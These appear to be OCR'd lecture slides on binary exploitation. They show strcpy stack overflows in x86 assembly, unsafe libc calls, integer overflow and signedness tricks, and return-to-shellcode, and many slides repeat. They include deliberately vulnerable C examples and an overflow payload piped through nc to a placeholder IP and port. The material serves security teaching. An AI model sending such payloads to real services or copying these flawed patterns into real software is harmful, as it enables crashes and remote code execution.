
example2.s (x86)

```
func_2:
  push  ebp
  mov   ebp, esp
  sub   esp, 4
  push  [ebp + 8]
  push  ebp - 4
  call  strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```




example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```



example2.s (x86)


```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr: "1234567890AB"
```



example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr:
```


```
mov   esp, ebp
pop   ebp
```



example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp - 4
  call   strcpy
  leave
  ret
str_ptr:
```

```
mov   esp, ebp
pop   ebp
```




example2.s (x86)

?? FP ← ?? == 0x35363738

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   ebp - 4
   call   strcpy
   leave
   ret
str_ptr:
```

```
mov   esp, ebp
pop   ebp
```




example2.s (x86)

?? FP ← ?? == 0x35363738

?? EIP ?? == 0x39304142

```
func_2:
   push  ebp
   mov   ebp, esp
   sub   esp, 4
   push  [ebp + 8]
   push  ebp - 4
   call  strcpy
   leave
   ret
str_ptr: "123456789AB"
```




example.s (x86)


Binary Exploitation

Binary exploitation is the general name for techniques used intentionally trigger bugs in a way meaningful to the attacker.


- Not all buffer overflows are controllable
- Even if controllable, may not be exploitable
- Even if exploitable, may not be predictable
- Even if predictable, may not be useful


Buffer Overflow Example





Binary Exploitation Example







```
python -c "print 'a'* 1024" | ./a.out
```


example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp + 4
  call   strcpy
  leave
  ret
str_ptr: "aaaa...aaaa"
```



example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp + 4
  call   strcpy
  leave
  ret
str_ptr: "aaaa...aaaa"
```



Unsafe libc Functions

Many commonly-used functions are nearly impossible to use safely (no dest length).

```
strcpy(char *dest,  const char *src)

strcat(char *dest, const char *src)

gets(char *s)

scanf(const char *format, … )
```

Network Input Buffer Overflow

```
int getField(int socket, char* field){
  int fieldLen = 0;
  read(socket, &fieldLen, 4);
  read(socket, field, fieldLen);
  return fieldLen;
}
```

```
      int read(int socket_to_read,
               char* dest_buf,
               size_t len_to_read);
```

Network Input Buffer Overflow

```
int getField(int socket, char* field){
  int fieldLen = 0;
  read(socket, &fieldLen, 4);
  read(socket, field, fieldLen);
  return fieldLen;
}
```

Network Input Buffer Overflow

```
int getField(int socket, char* field){
   int fieldLen = 0;
   read(socket, &fieldLen, 4);
   read(socket, field, fieldLen);
   return fieldLen;
}
```

```
python -c "print '\x00\x01\x00\x00' +
'a' * 65536" | nc <IP> <PORT>
```

Integer Interpretation

- Buffer Overflows usually rely on unsafe functions (`gets()`, `strcpy()`, etc)
- Best Practice is to track size and compare
- **IDEA**: Math tricks to avoid size checks

Integer Interpretation

```
void do_stuff(char *in, int len) {
    int buf[100];

    if (len >= 100) {
        crash_program();
    }

    memcpy(buf, in, len);
}
```

Integer Interpretation

```
void do_stuff(char *in, int len) {
    int buf[100];

    if (len >= 100) {
        crash_program();
    }

    memcpy(buf, in, len);
}
```

What if len is negative?

Integer Overflow

```
void copy(int *array, uint len) {
    int *buf;
    buf = malloc(len * sizeof(int));
    if (!buf)
        return;

    int i;
    for (i=0; i<len; i++) {
        buf[i] = array[i];
    }
}
```

Integer Overflow

Is Correct Size

```
void copy(int *array, uint len) {
    int *buf;
    buf = malloc(len * sizeof(int));
    if (!buf)
        return;

    int i;
    for (i=0; i<len; i++) {
        buf[i] = array[i];
    }
}
```

Integer Overflow

```
void copy(int *array, uint len) {
    int *buf;
    buf = malloc(len * sizeof(int));
    if (!buf)
        return;

    int i;
    for (i=0; i<len; i++) {
        buf[i] = array[i];
    }
}
```

Is Correct Size

Causes rollover

len * sizeof(int) << len

Control Flow Hijacking

Control flow hijacking is when the attack gains the ability to maliciously influence the program's execution path.

- End-goal of most binary exploitation attacks and technique

If you control EIP, you control the world.


Return-to-Shellcode

Return-to-Shellcode is a binary exploitation technique in which the attacker injects and executes pre-compiled instructions.

- Insert instructions into buffer
- Change EIP to point to own instructions
- Achieve "remote code execution"

example2.s (x86)

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp + 4
  call   strcpy
  leave
  ret
```

